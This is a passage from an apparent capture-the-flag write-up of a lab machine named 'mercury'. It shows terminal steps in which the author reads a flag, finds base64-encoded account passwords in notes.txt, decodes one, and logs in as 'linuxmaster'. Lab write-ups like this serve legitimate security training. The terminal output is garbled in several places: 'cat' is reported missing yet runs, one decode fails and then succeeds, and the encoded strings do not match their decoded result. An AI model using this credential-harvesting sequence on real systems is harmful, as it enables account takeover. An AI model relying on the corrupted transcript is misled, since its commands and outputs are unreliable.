
Command 'cat' not found, did you mean:
  command 'cat' from deb coreutils (8.30-3ubuntu2)
  command 'date' from deb coreutils (8.30-3ubuntu2)
  command 'ldate' from deb ldate (0.1.2-1build1)
  command 'ctfe' from deb fte (0.50.2b-2010708-3build1)
  command 'care' from deb care (2.2.1-1build1)
  command 'kate' from deb kate (4:19.12.3-0ubuntu1)
  command 'cake' from deb cakephp-scripts (2.10.11-2)

Try: apt install <deb name>

[webmaster@mercury:~]$ cat user_flag.txt
[user_flag_8339915c9a454657bd60ee58776f4cccd]
[webmaster@mercury:~]$ sudo -i
[sudo] password for webmaster:
webmaster is not in the sudoers file. This incident will be reported.
[webmaster@mercury:~]$ ls
mercury_proj user_flag.txt
[webmaster@mercury:~]$ cd mercury_proj
[webmaster@mercury:~/mercury_proj]$ ls
db.sqlite3 manage.py mercury_facts mercury_index mercury_proj notes.txt
[webmaster@mercury:~/mercury_proj]$ cat notes.txt
Project accounts (both restricted):
webmaster for bob:ufff webmaster:bWVyy3VyeWlzdGhlc2l6ZW9mC4wNTZFYXJ0aHMK
Linux master for linux stuff:linuxmaster:bWVyy3VyeWl1YW5kaWFtZXRlcmlzNDg4MGttCg=
[webmaster@mercury:~/mercury_proj]$ echo 'bWVyy3VyeWl1YW5kaWFtZXRlcmlzNDg4MGttCg=' | base64 --decode
zWuIbase64: invalid input
[webmaster@mercury:~/mercury_proj]$ echo 'bWVyy3VyeWl1YW5kaWFtZXRlcmlzNDg4MGttCg=' | base64 --decode
mercurymeandiamapteris4880km
[webmaster@mercury:~/mercury_proj]$
```

After I got access to the command line, I went into the mercury project folder and I found a file called notes.txt. This file contained encrypted passwords to two accounts. The passwords were decoded and I found the credentials to the linux master account.

Step 12:



```
mercury login: linuxmaster
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-45-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

 System information as of Tue 10 Dec 01:24:00 UTC 2024

 System load: 0.03      Processes:           116
 Usage of /: 66.9% of 4.86GB   Users logged in: 2
 Memory usage: 33%          IPv4 address for enp0s3: 192.168.1.107
 Swap usage: 0%

22 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-its. Check your Internet connection
or proxy settings

Last login: Tue Dec 10 01:15:17 UTC 2024 from 192.168.1.107 on pts/1
linuxmaster@mercury:~$
```

Afterwards, I used the credentials to login to the linux master account.

Lesson Learned:

Never publish/deploy an unfinished application!